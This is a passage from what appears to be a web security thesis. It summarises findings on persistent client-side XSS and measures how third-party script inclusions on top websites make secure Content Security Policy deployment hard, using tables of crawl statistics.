Orthogonal approaches accidentally restrict the infection vectors that our attacker models abuse. One approach named `Origin Cookies` presented by Bortz et al. [15], propose strict bindings of cookies to origins. Given appropriate deployment, this would heavily restrict our network attacker's capabilities in setting cookies that are valid for sites using HTTPS deployments. Similarly, an attacker would now need to have an XSS in the exact origin to persist their XSS using cookies, as was already the case for local storage. Yet, Origin Cookies are not implemented by browsers, which instead favor

prefixed cookies [141]. Prefixed cookies require to be set on HTTPS origins and cannot make use of the Domain attribute. This inherently binds them to a fixed hostname such that subdomains are not able to compromise their parent domains. Out of all the cookies that we collected, only two domains used such prefixed cookies at all (neither of these cookies interfered with our attacks).

Another approach revolves around the concept of Suborigins [139], which promises a fine-grained origin construct that allows isolating different parts of an application that are hosted on the same domain and would thus coincide in their origin. Using such suborigins would prevent an XSS attacker from poisoning the local storage of another Suborigin. Similarly, Trusted Types [135] are envisioned to tackle the problem of client-side XSS altogether. They require developers to explicitly mark strings as trusted, which happens in a central sanitization routine and disallow any string that was not previously deemed trusted from being used in the dangerous DOM sinks. This prevents developers from inadvertently introducing XSS on flows for which they only ever intend data to be incorporated into the strings that they put into the dangerous sinks.

## 6.5 Summary

In this chapter, we show that state manipulations, either via a Web or a network attacker, carry grave consequences even in top sites. We study the threat of attacker-controllable storage mechanisms, leveraging taint tracking and automated exploit generation techniques adapted to the domain of client-side storage mechanisms. We show that 8% of the 5,000 most popular sites carry an exploitable persistent client-side XSS under the assumption that attackers can arbitrarily control the stored values. Furthermore, we show that our considered attacker models are potent enough to achieve end-to-end exploitable persistent client-side XSS on more than 70% of the sites that carry exploitable flows from persistency, allowing the attacker to gain a permanent foothold in their victims browsers. Overall, we see that the trust in the integrity of locally stored values is high, with one out of five application that use stored values in the context of dangerous sinks actually being vulnerable. We highlight that in a majority of cases, the intended use-cases can be implemented securely without loss of functionality.

# 7

# On the Feasibility of Secure Content Security Policy Deployments

We showed that attackers could abuse various emerging XSS vectors, which go beyond the textbook flows stemming from the URL. Yet, with the Content Security Policy, there exists a mitigation mechanism that would significantly reduce the impact of such vulnerabilities provided secure policies are enforced. Unfortunately, related research showed that deployments are very rare and even utterly insecure. We show that the reliance on third-party JavaScript code necessitates such insecure policies, leaving developers in a tough spot to deploy appropriate Content Security Policies that protect against XSS without cooperation from their third parties.

To do so, we first discuss how we can distinguish between parties on the Web using co-occurrence patterns in inclusions trees, allowing us to differentiate between first and third parties and between different third parties. With this notion of code provenance, we then turn to study the incompatible behavior with CSP deployments that are not trivially bypassable.

## 7.1 An Improved Notion of Parties in the Web

In this section we discuss how we leverage co-occurence patterns extracted from JavaScript inclusion trees to introduce the concept of an Extended Same Party. Also, we discuss a more refined notion of trust disconnects that better captures the disconnect between the first-party developer and any party that is included into their page.

### 7.1.1 Experiment Setup

As a first step to answering our research question, namely whether first parties can simply change *their own* codebase to allow for seamless integration of the Content Security Policy, we utilize the Tranco [100] list from January 13, 2020, to extract the 10,000 highest ranking sites.

We set out to analyze not only a single snapshot of the Web's tangled nature, but instead also investigate the rate of change observable throughout a prolonged period. Therefore, we ran crawls once a week from January 13th through March 30th, 2020. For each crawl, our crawlers visited the start pages from the fixed list and followed every *same-site* link. To avoid influences of stale URLs, we repeat this process every time, limiting ourselves to a maximum of 1,000 pages per site. On average, each crawl yielded around 1 million URLs. For results that do not consider the longitudinal aspect of our data collection, we report on the data gathered in our first crawl. Overall, we could find that of the 10,000 Tranco entries, we could only analyze 8,389 by connecting to the website by following the link *http://entry*. In 493 cases, we hit a timeout in our crawling infrastructure. Besides sites that take too long to visit, we could find hints that some sites behaved differently when crawling them from our analysis machines compared to our home network. We expect that our public IP addresses used are known to host crawlers, and we do not take specific measures to conceal our traffic as human-generated. We were unable to connect to 603 entries because of network-level issues, such as NXDOMAIN, connection refusals, or certificate errors. Another 515 sites redirected our crawler to another site, which we therefore also excluded from our analysis. We can find 348 sites that do not include any scripting resources at all. Manual

investigation showed the lack of scripting resources was mostly due to blank pages (again likely as our IP is known as a crawler). Notably, we also found instances in which websites refused us to access the real content, e.g., at `https://www.radio.com`, which instead showed a static warning page indicating unavailability for our geolocation. Ultimately, this leaves us with 8,041 sites with any script resource, which we consider throughout our analyses.

### 7.1.2 Collecting Inclusion Relations

The first step in answering our research questions is the collection of real-world inclusions. We build upon related research and collect inclusion trees [64] using puppeteer.

In essence, our inclusion collection mechanism relies on the Chrome Devtools Protocol, however, as this mechanism was not implemented by the author of this thesis we only provide a high-level explanation of the technicalities that allow us to collect inclusion relations with the associated stacktraces for completeness. We collect the asynchronous stack traces on each inclusion of another script using functionality hooking for inline scripts and observations of initiator relations on external scripts.

With this mechanism in place, we can analyze the collected stacktraces to infer the initiator of a specific inclusion relations in a post-processing step, in which we generate the corresponding inclusion tree. Usually, one would tie the notion of an inclusion's initiator to the top-most entry of the call stack. However, modern libraries present throughout the top sites provide asynchronous execution functionality, e.g., jQuery's `$(document).ready(callback)`. When called, jQuery stores the function pointer to `callback` and retrieves and subsequently executes the function when the document has finished loading. This delayed execution leads to the top of the stack being jQuery; hence, any inclusion conducted by the callback function would incorrectly be attributed to jQuery. In fact, artifacts[1] published by Lauinger et al. [64] even highlight cases in which the included jQuery script seemingly includes further inline scripts. Manual analysis of all the libraries that we encountered in our analysis (as classified by `retire.js` [91]) shows that no library by itself conducts further inclusions. Provided with this observation, we assume the first non-library script contained in an execution trace to be the actual initiator. Using this notion allows us to accurately infer the culprits behind actions, i.e., inclusion relations and API usage, even in the case of omnipresent libraries acting as confused deputies.

### 7.1.3 The Extended Same Party

With this precise inclusion information, we can now turn towards understanding which hostnames actually belong to the same entity. This is necessary for two aspects of our analyses, namely to differentiate between first and third party (to count how many sites are affected by third parties) as well as to differentiate between different third parties (to count how many third parties affect a given site). In addition, this enables us to reason about delegations of trust, i.e., when a third party includes scripting content

[1] The jQuery in the lower-left corner at `https://web.archive.org/web/20191226080648/https://seclab.ccs.neu.edu/static/projects/javascript-libraries/causality-trees/modernfarmer.com/`

from another third party, which is important to understand whether a direct business relationship exists between a first and a third party. Related research [63] used the notion of an eTLD+1 to differentiate between different parties; however, modern practices of first-party CDN's (e.g., `facebook.com` and `fbcdn.net`) or the logical separation of content (e.g., `doubleclick.net` and `googleadservices.com`) highlight the need for a refined notion that does not rely on domain labels alone.

Naturally, there is no ground-truth list of all domains belonging to a particular entity. Still, there exists a curated list of domains belonging to the same entity [70, 72] which is used as part of a tool named webXray [71]. Unfortunately, we could see that those lists frequently miss connections among two hostnames, e.g., `twitch.tv` and `twitchcdn.net`, which is to be expected as those lists are not explicitly crafted for our dataset. Therefore, we need to mine our dataset for more of such connections to attribute hostnames to entities accurately.

While clustering approaches based on TLS certificates or IP ranges appear meaningful to achieve such a mapping, we experimentally determined that such approaches yield high numbers of both false positive and negatives, e.g., through shared hosting (through Cloudflare) as well as disjunct IP ranges for different domains of the same entity (such `newrelic.com` and their CDN `nr-data.net`). We instead apply a semi-automatic approach, which involves relying on the observed inclusion relations in the wild and is complemented by a researcher validating all results manually. This way, our approach does not yield false positives (in the sense of two eTLD+1s flagged as belonging to the same party when, in fact, they are not). Naturally, any such empirical analysis yields imprecisions. However, as we show in Section 7.2, the notion provides a much better upper bound for the number of third parties included in websites compared to relying on eTLD+1s.

As the first step, in uncovering further same-party domains, we look for eTLD+1s that are commonly used together in inclusions, such as `doubleclick.net` and `googleadservices.com`. Based on the crawl data from all our crawls (see Section 7.1.1), we find combinations of two eTLD+1s with an inclusion relation on at least 10 sites. Based on this list of 908 combinations, we manually investigate their relation. In several cases, this is trivial, such as the example mentioned above. In other cases, this requires additional checks, such as for IP ranges of the involved domains, up to the manual inspection of the sites themselves (e.g., their imprints). This enables us to find pairs like `cookielaw.org` and `onetrust.com`, which are operated by the same entity/party.

While the previously outlined approach allows us to find large CDN providers, it does not yet allow us to find individual sites that have their own CDN. To find these, we analyze our collected inclusions to see cases in which a first party (identified by its eTLD+1) directly included content from a different eTLD+1 (the potential CDN). For each potential CDN, we check if it is also used on any other site we analyzed and only consider those domains which are exclusively used by one site. Furthermore, observations of the collected data indicated that keywords such as `img`, `cdn`, or `static` were often part of CDN domain names. Hence we exclusively focus on domains containing them. For each combination of a first party and potential CDN, we then again resort to manual checks to determine if this is, in fact, a CDN. In many cases, this is straight-forward

based on the involved domain names, such as `soufun.com` and `soufunimg.com`. In checking individual domains to see if they are a CDN, we also observed a notable trend, namely the fact that accessing the CDN directly (i.e., `http://sitecdn.com`) would redirect us to the main site. Therefore, we augment our manual analysis by leveraging this observation to automatically check, whenever a possible CDN is discovered, if accessing it redirects us to the main site. If that is the case, we mark it as the site's CDN without further manual review. By combining both techniques to identify same-party candidates, we in total identified 2,175 site pairs for further checks, out of which 1,146 are operated by the same entity (across all crawls). Overall, all manual efforts combined took approximately eight person-hours. We augment our list with same-entity entries from the most up-to-date list used by webXray [72] as available in the Internet Archive. Doing so allows us to find 133 additional same-party relations. Contrarily, webXray's list does account for 1,096 of our 1,146 found connections meaning that it alone does not suffice for our purposes.

#### 7.1.3.1 Threats to Validity

The manual clustering approach we chose naturally suffers from a certain limitation in missing sites that belong to the same party. One prominent example is Alibaba, which uses `alicdn.com` on a number of their properties. Notably, though, the combination of the individual sites (e.g., `alibaba.com` or `alipay.com`) does not occur often enough to qualify for the first check we perform. On the flip side, given that `alicdn.com` is not exclusively used on `alibaba.com`, the second check also fails to detect the relation. Luckily, these rather obvious relations of popular sites are picked up by webXray's list [72]. To understand the impact of this on our heuristics (i.e., without the webXray list), we conducted a manual spot check. Based on the total of 183,028 inclusion relations (between different eTLD+1s) we gathered in our first crawl, we could assign 1,434 pairs to be originating from the same party. Of the remaining 181,594, 70,973 could be trivially shown to not originate from the same party; merely because they were included through services like Google's Ad services, for which we are confident to know all related domains. To confirm this assumption, we conducted a spot check of around 1,000 domains classified as non-Google domains and could not find a single false positive. Of the remaining 110,621 pairs, we randomly sampled 1,000 and manually checked if they were of the same party. In doing so, we found that only 24 pairs were actually from the same party. Given our approach of removing the trivially obvious different parties before this sampling, we are confident that our approximation of same-party relations is reasonable. Thus, while our approach may still overestimate the number of third parties for any given website, it is much better compared to approaches merely based on the eTLD+1 (as we show in Section 7.2).

### 7.1.4 Updated Notion of Trust Disconnect

Besides having a clear understanding of which hostnames belong together, we want to be able to quantify how (un)related a particular party is to the first party. Prior work [63] used the longest chain of inclusions to measure *implicit trust*; instead, we use the




**Figure 7.1:** Example Tnclusion Trees

shortest path observed in *any* inclusions from a given party to ascertain its disconnect from the first party.

Figure 7.1 depicts our running example of two inclusion trees spanning four scripting resources. We use it to introduce concepts that allow us to quantify the disconnect to the first-party developer on the level of parties. We first focus on the left-hand side of the graph. Here, the Web document from p1.com (our first party) includes a script resource JS 2 from p2.com, which in turn includes JS 3 from p3.com. Judging merely on this inclusion chain, p3.com seems to be disconnected from the first-party developer. However, looking at the right-hand side document, we find p1.com directly includes JS 4 from p3.com, meaning there is actually no disconnect.

If we now turn our attention to the inclusion of p3cdn.com, we see that it is never included directly by the first party. Considering the eTLD+1 notion, we would flag p3cdn.com as a delegated party, as its inclusion is merely a product of the delegated capabilities of script inclusion to p3.com. However, if we infer that those two sites are in fact to be considered to be the same party, then we would report that p1.com never includes a delegated party. This example highlights the necessity for an improved notion of a same party as well as a means of investigating the shortest chains to a party. In our analysis, we conduct this aggregation for all observed documents belonging to a common root node; e.g., if we find Facebook iframes on another site, we attribute all inclusions within that iframe to Facebook.

For every party inside a given site, we can now calculate the smallest number of other third parties that are scattered along our inclusion chains for any of the hostnames that we can associate with the given party. This allows us to holistically quantify their disconnect from the first party and a delegated party can then be defined as a party for which this number is greater or equal to one.

## 7.2 Measuring Trust Disconnect in the Web

Given that prior work has relied on longest chains of inclusions and used an eTLD+1 as the separator between parties, in this section, we study how this notion compares to ours, which relies on shortest paths to a party and the more fine-grained eSP notion. The data that we present going forward is based on the first snapshot of our crawls from January 13, yet, we find that for all of our snapshots the trends remain the same although absolute numbers fluctuate.

| parties | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| eTLD+1 | 7,643 | 6,589 | 3,578 | 786 | 137 | 50 | 1 |
| eSP | 7,628 | 5,124 | 1,451 | 199 | 19 | 5 | 0 |

**Table 7.1:** Sites which have at least given number of involved parties in longest chain

### 7.2.1 Comparison of eTLD+1 and eSP

In this particular experiment, we want to investigate how our notion of eSP influences the number of different parties that jointly contribute to one inclusion chain. Considering our running example shown in Figure 7.1, the left branch involves two parties. For the right-hand side, depending on the notion of a party, we have two (for the site notion) or one (for the eSP notion) party involved. We disregard the first party, which means that this number directly reflects the amount of different third parties along any chain in the application. In the example, though, as we are counting *most* involved parties in any chain, the document counts as having two code contributors regardless of the used party notion.

Table 7.1 depicts the number of sites and the corresponding number of code contributors involved in *any* inclusion. *eSP* counts the number of distinct code contributors according to our notion of an extended Same Party, whereas *eTLD+1* shows the number according to prior works [63, 90, 2]. Comparing the two notions, a clear difference becomes apparent, which highlights the need for our refined notion. Our results show that for our definition of an extended Same Party 7,628 sites (7,643 for eTLD+1) have at least one additional party from which code is included (shown as 1). This number is in light of our successful detection of 1,146 same-party relations and the 133 relations extracted from webXray. Nevertheless, the majority of these sites also included actual third-party content, explaining the comparatively low difference in numbers.

We find that 5,124 sites have pages on which a directly included third party includes resources from another third party (indicated by having two involved parties, 6,589 for the eTLD+1 notion); i.e., 5,124 sites show a delegation of trust in the longest observed inclusion chain. This is a significant difference of 1,465 sites (18% of the sites with any JavaScript), which would have incorrectly classified as containing delegated inclusions if we had relied on eTLD+1. Hence, we find that our eSP notion provides a significantly better display of inclusion practices in the wild. However, in the following, we highlight the necessity to holistically investigate a site and consider all inclusions in all documents to arrive at a meaningful understanding of trust disconnect.

### 7.2.2 Comparison of Trust Disconnect Notions

While investigating the extreme chains provides us with very interwoven interactions among multiple parties, it does not yet allow us to reason about the disconnect between the first-party developer and the code contributor that, in the end, runs their code in the first-party site. To provide a more meaningful notion of such a disconnect, we resort to finding the shortest path to any party that runs code in the site, as in having the least amount of other third parties contributing to the inclusion of a script from the

| parties | 1 | 2 | 3 | 4 | 5 | 6 |
|---|---|---|---|---|---|---|
| eTLD+1 | 7,643 | 5,807 | 2,215 | 315 | 43 | 19 |
| eSP | 7,625 | 3,853 | 750 | 49 | 6 | 2 |

**Table 7.2:** Level of disconnect between third party and first party by least number of third parties along any inclusion chain.

given party as introduced in Section 7.1.4. In particular, we count how many third parties are *between* the first and the final third party. As discussed in the previous section, this analysis is conducted on all documents belonging to a given root node (Tranco list entry).

Table 7.2 depicts our findings with the number of sites for which we can find at least one representative of the party, which depends on the number of other third parties and no other representative being included in a shorter path. We find that 7,625 sites for our extended Same Party notion and 7,643 sites for the eTLD+1 notion include at least one third party and do so directly without the involvement of any other party (meaning they are directly connected but are not the first party, i.e., have a level of disconnect equal to one). What is more, on 3,853 sites code originating from an *implicitly* trusted party is included; i.e., an explicitly trusted third party includes code from somewhere else, denoted as a *delegated party*. Moreover, we find that 750 sites include code from parties to which trust has been delegated twice (i.e., a delegated party included code from yet another party). Finally, 49 sites have at least three levels of trust delegations, and two sites have five.

Our comparative (longest chains with site notion vs. shortest paths with eSP notion) analysis indicates that while sites tend to exhibit highly interwoven trust chains *somewhere* in their pages, considering the holistic view on the code disconnect within a website, which we could gather by favoring depth over breadth, provides a much clearer picture. When we compare the trust approximations provided by the longest chain and the site notion with the shortest path and the eSP notion, which account to 6,589 and 3,853 respectively, we can see that **2,736** (34% of our dataset) sites do not suffer from the dangerous pattern of including parties in a delegated fashion.

And while we cannot reproduce the findings of prior work or retroactively apply our methods to their data, our results indeed illustrate that for the current Web models of trust disconnect would be heavily skewed when resorting to the longest path and eTLD+1 notion.

For the following analyses, we rely on our established notions; i.e., both for separating parties from each other as well as to reason about delegated or direct inclusions.

## 7.3 Impairing Content Security Policy

Equipped with our improved notion of parties and third parties' disconnect from the first party, in this section, we quantify the impact of third parties on a site's ability to deploy CSP securely. CSP is primarily meant to protect against XSS. This protection mechanism is undermined if a policy requires the `unsafe-inline` and




**Figure 7.2:** Stability of Included Hosts

`unsafe-eval` keywords, which are necessary if inline script or event handlers are used, or strings are transformed to code through `eval`, respectively. Orthogonally, while host-based allowlists are known to be prone for bypasses [138, 18], they are nevertheless recommended to constrain the sources from which developers can include code in the presence of nonces and `strict-dynamic` [137]. This implies that fluctuations in included hosts either break an application or force the first party to allow wildcards such as `https://`. To ease the burden on maintaining a host-based allowlist, sites can also decide to deploy `strict-dynamic`; this, however, is dependant on all included code being compatible with programmatic addition of script elements.

In this section, we investigate how these three aspects of CSPs are impacted by first, third, and delegated parties. Naturally, incompatible code does not technically prevent a first-party from deploying a sane CSP. However, any incompatibility means that specific parts of the site will no longer work, threatening, e.g., functionality or monetization. In particular, we consider this analysis to be an important first step in analyzing to what extent third parties may be involved in the lacking [55] and insecure [138] CSP deployments found throughout top sites, which we further investigate at the end of the section.

### 7.3.1 Host-based Allowlists

As prior work has shown, coming up with a host-based allowlist for CSP is a tiring process, frequently leading to operators simply adding the `*` source expression to avoid breakage [105]. While the insecurity of such a policy is obvious, we here aim to understand to what extend fluctuations in included hosts play a role in first party's struggle to achieve a secure *and* functional CSP.

To keep a policy functioning without causing breakage, it is necessary to allow content from all those hosts which are included. Using a host-based CSP, this can be achieved by individually allowing each host or using a wildcard to allow all hosts belonging to a common eTLD+1 (`*.domain.com`). Allowing all subdomains, however, may expose a site to additional risks. A known bypass to the security of a CSP is to allow sources which host a JSONP endpoint [138]. Naturally, allowing any subdomain of a given domain increases the chances of such an endpoint being allowed. As examples

show[2], such endpoints are often contained on subdomains of widely-included domains, e.g., on `detector.alicdn.com`.

Hence, it is desirable to keep the list of allowed hosts as small as possible and resort to allowing all subdomains only if need be. Fluctuations in the included hosts, though, may result in breakage in such cases. Figure 7.2 shows the stability of the involved hosts and sites over time. In particular, for each week, it shows how many sites include code from hosts they had not previously used (new host) and how many sites introduced code from other eTLD+1s, requiring changes to the host-based allowlist, or allowing the entire subdomain-tree of the new eTLD+1s. In addition, the graph shows the numbers broken down to those hosts/sites which are mandated through third parties; in particular, *New Third-Party Host* refers to the case where a third party introduces a new host, and *New Delegated Host* refers to a third party adding a host from yet another third party. Note that if a first party includes content from a given host, and the third party also includes content from the same host, this is not counted towards third-party inclusions.

In total, 5,442 sites added a new site at least once through our experiment (relative to the sites they included in the first snapshot). 2,977 did so because a third party included content from a new host; of these, 2,272 had delegated inclusions, i.e., a third party introduced code from another third party's hosts. Hence, *55%* of all sites that need to update their CSP (by adding an entire new eTLD+1 and its subdomains) would need to do so because of at least one third party or suffer from functionality breakage. Looking at the trend, we find that while in the first week, over 2,000 sites still introduce content from entirely unseen eTLD+1s, the number goes down to approximately 1,000-1,500 for the following weeks. Interestingly, there is no clear downward trend in the data, implying that even in a longer experiment, we would have observed similar numbers for the following weeks. Notably, the introduction of sites is necessitated by third parties in approximately one-third of all cases; most of these are related to the introduction of sites that do not originate from a previously seen third-party (New Delegated Sites). Since these numbers do not contain third parties which are added by the first party, this implies that third parties often add previously unseen parties to a site, requiring the first party to update their CSP with disconnected parties.

Considering that the addition of hosts occurs even more frequently than the addition of new sites, a site operator might resort to allowing all subdomains of a given eTLD+1, so as to avoid having to allow new hosts of the same eTLD+1 in the next week. Notwithstanding the danger of allowing JSONP endpoints, having a CSP that contains entries which are no longer needed violates the principle of least privilege. Operating under the assumption that a site operator would have wanted to keep their site functional and merely added all eTLD+1s that were needed at least once in the 12-week period, 5,544/6,050 would contain unnecessary sites in their CSP at the end of the experiment. That is to say, the vast majority of sites would violate the principle of least privilege. Of these 5,544 sites, 4,135 would have at least one third-party-included (i.e., delegated) host in their overly permissive allowlist.

[2] `https://web.archive.org/web/20210322122829/https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt`

| Category | affected sites all | only TP |
|---|---|---|
| IAB3 (Business) | 2,864 | 1,325 |
| IAB19 (Technology & Computing) | 2,790 | 725 |
| IAB25-WS1 (Content Server) | 1,798 | 813 |
| IAB25 (Non-Standard Content) | 889 | 284 |
| IAB14 (Society) | 758 | 208 |

**Table 7.3:** Categorization of Sites Added over Time

Given this data, it seems hardly feasible to keep an individual site's host-based CSP up-to-date. Not only is it necessary for many sites to add required hosts or sites to their CSP, but at the same time, a site operator regularly has to assess if their CSP is not too overly permissive, and remove non-needed entries. More than half of the sites that required adding a new eTLD+1 to their CSP were sites with changes initiated by third parties. Similarly, 4,135/5,554 (74%) sites would have to remove a third-party site at least once during the 12 weeks to keep their policy as strict as possible. Naturally, if an operator decides to only allow specific hosts instead of entire sites, there are more changes necessary. Hence, we find that third party induced changes to the allowlists play an important role in the maintenance cost for site operators, requiring significant overhaul on a weekly basis.

#### 7.3.1.1 Categorization of Culprits

To understand this constant influx of newly included sites, we analyze how these new inclusions support the first party. To that end, we utilize Webshrinker [136] to categorize each of the eTLD+1s from which new JavaScript was included throughout our experiments starting from the second week. In particular, we resort to the label with the highest-ranking score to flag an eTLD+1.

Table 7.3 shows the most prevalent categories for our entire analysis period, both in terms of inclusions that were caused by either party, as well as for third parties in particular. Not surprisingly, we find the biggest culprit to be IAB3 (Business), which overlaps with IAB3-11 (Marketing) and IAB3-1 (Advertising); i.e., most of the newly introduced sites are related to advertisement. Considering only eTLD+1s that were added by third-party code, 1,325 sites had a least one new inclusion from an ad-related site. The second large cluster of introduced eTLD+1s is related to technology & computing; this category subsumes services that offer email (e.g., newsletter delivery) or chat integrations. IAB25-WS1 contains sites like `gstatic.com` or `nr-data.net`, i.e., it subsumes cases of content distribution. Overall, we can say that the ad ecosystem appears to be the driving factor behind the influx of new eTLD+1s in most sites. However, there exist also other fundamental building blocks included in modern websites, which cause the introduction of new sites throughout our experiments.

| | unsafe-inline | | | unsafe-eval |
|---|---|---|---|---|
| | *total* | handler | script | *total* |
| mandated by any | 7,667 | 6,879 | 7,650 | 6,334 |
| mandated by first party | 7,643 | 4,972 | 7,618 | 4,424 |
| mandated by third party | 6,041 | 5,977 | 3,601 | 4,911 |
| - only third party | 24 | 1,907 | 32 | 1,910 |
| - multiple third parties | 4,573 | 4,446 | 1,663 | 2,943 |
| - delegated parties | 1,299 | 1,251 | 287 | 946 |
| - only delegated parties | 0 | 14 | 0 | 51 |

**Table 7.4:** Sites which need to use unsafe directives

### 7.3.2 Insecure Compatibility modes

Next to the struggle of maintaining host-based allowlists, a second major issue to the security of a CSP is the usage of compatibility keywords, namely `unsafe-inline` to enable inline scripts and event handlers, as well as `unsafe-eval` to allow the usage of `eval`. While the former is *always* a serious issue, `eval` has its use-cases, e.g., for local code caching as we have seen in Chapter 6. However, its usage has been discouraged by prior works [103], and the CSP authors' choice to disable eval by default underlines its security impact.

Given these insights into the keywords we want to avoid in a CSP, we conduct a hypothetical what-if analysis, assuming that all first-party developers wanted to deploy such a policy without any compatibility modes and determine to what extent the different stakeholders provide code that is incompatible with such a policy. To that end, we need to measure when a script uses `eval`, which automatically necessitates `unsafe-eval`. For `unsafe-inline`, we need to monitor access to the DOM through APIs like `document.write` and `innerHTML`; however a mere access is not yet a compatibility issue for CSP. Rather, this behavior only causes issues when used to write additional script tags, or when defining HTML-based event handlers. To measure the behavior of the scripts divided by our different stakeholders and analyze their interaction with security-sensitive functionality, we resort to in-browser hooking of the APIs in question. Together with with our reporting mechanism, these hooks allow us to store the execution trace for each API access and attribute each call to a party. While there are ways for sites to detect such hooking, we do not believe this to be a major threat to validity (in the worst case, it provides us with lower bounds).

Table 7.4 shows the results of our analysis concerning the functionality used by first-, third-, and delegated-party code, which, in its current form, requires either one of the insecure directives. Since `unsafe-inline` is required if *either* inline scripts or HTML event handlers are used, we show those numbers both separately and in sum.

#### 7.3.2.1 `unsafe-inline`

For `unsafe-inline`, we find that 7,667 of our 8,041 analyzed sites have code constructs that require this insecure directive, with the vast majority requiring it due to the usage of inline script elements. Out of those, 7,643 would have to deploy `unsafe-inline`




**Figure 7.3:** Sites that require unsafe keywords by multiple third parties

anyways due to their own incompatible code (7,650 due to inline scripts, and 6,879 due to event handlers). Besides, we find that 6,041 sites make use of third-party code, which requires `unsafe-inline` to work. Therefore, even if a first party could rid itself of event handlers and inline scripts, those sites would be hindered by third parties from deploying a CSP without the unsafe keyword. While this seems like a big ask, it is feasible for first parties to deploy a nonce-based policy, enabling them to allow all their inline scripts; event handlers, however, cannot be allowed this way. Considering only those 2,671 sites with first-party inline scripts, but without first-party event handlers (not shown), we find that third parties induce incompatibilities in 1,903 (71%) of them, which prevents them from a sane CSP even if the first-party made their code compliant.

Hence, the logical next step in securing a first-party site would be to convince the included third parties to update their code to no longer require `unsafe-inline`. As the table shows, 4,573 sites have more than one third party, which hinders them from deploying CSP without `unsafe-inline`. Additionally, 1,299 sites are hindered through delegated parties, i.e., contributors with which they have no direct relation. Figure 7.3 shows how many sites have incompatibilities with a sane CSP that stem from how many third parties, i.e., how many parties would need to change their codebase to allow for a breakage-free CSP without unsafe keywords. Unfortunately, more than 2,000 sites (25% of our dataset) would require the cooperation of at least five other parties. There also exists a rather long tail involving still more than 500 sites with ten or more contributors.

#### 7.3.2.2 `unsafe-eval`

For `eval`, the results differ slightly. Overall, 6,334 sites could not deploy a policy without `unsafe-eval` without breakage. In this case, 4,424 (70%) are making use of `eval` in first-party code, and 4,911 (78%) through third-party code. Thus, 1,910 sites cannot deploy a policy without `unsafe-eval` exclusively because of third parties. Even if all sites removed `eval` from their own code base, 2,943 would have to convince more than

| Category | unsafe-inline | unsafe-eval | either |
|---|---|---|---|
| IAB3 (Business) | 3,257 | 2,235 | 3,530 |
| IAB19 (Tech. & Comp.) | 1,918 | 1,472 | 2,717 |
| IAB14 (Society) | 1,340 | 76 | 1,372 |
| IAB25-WS1 (Content Server) | 598 | 895 | 1,236 |
| IAB3-11 (Marketing) | 633 | 536 | 794 |

**Table 7.5:** Top Categories of parties that require unsafe keywords

one third party to do the same (as shown in Figure 7.3). Similar to `unsafe-inline`, we observe a long tail as well, requiring 292 sites to convince more than ten third parties to remove their usage of `eval` to rid the first party's CSP of `unsafe-eval`.

#### 7.3.2.3 Categorization of Culprits

Combining the blockage through inline scripts, event handlers, and usage of `eval`, 6,377 sites include third parties that mandate either unsafe keyword. To better understand how these parties relate to the business needs of the first party, we categorized all third parties that require compatibility modes, again relying on the results from Webshrinker. Here, we use the first category that is associated with any of a party's eTLD+1s. Table 7.5 shows the results of this categorization, indicating how many sites are mandated to use `unsafe-inline`, `unsafe-eval`, and at least one mode per category. We find that business is the most prevalent category for both compatibility modes, again likely relating to advertisement. While IAB19 is again second (as it was for inclusion of remote content), IAB14 (Society) is third-most prevalent overall, yet primarily for its usage of inline scripts/event handlers. Taking a closer look at the data, we find that this is caused by Twitter, whose scripts from `platform.twitter.com` alone are responsible for 1,294 sites that require `unsafe-inline`. The results for this analysis paint a similar picture for the one of included host, confirming the long-held beliefs that the advertisement industry hinders CSP deployments with empirical evidence.

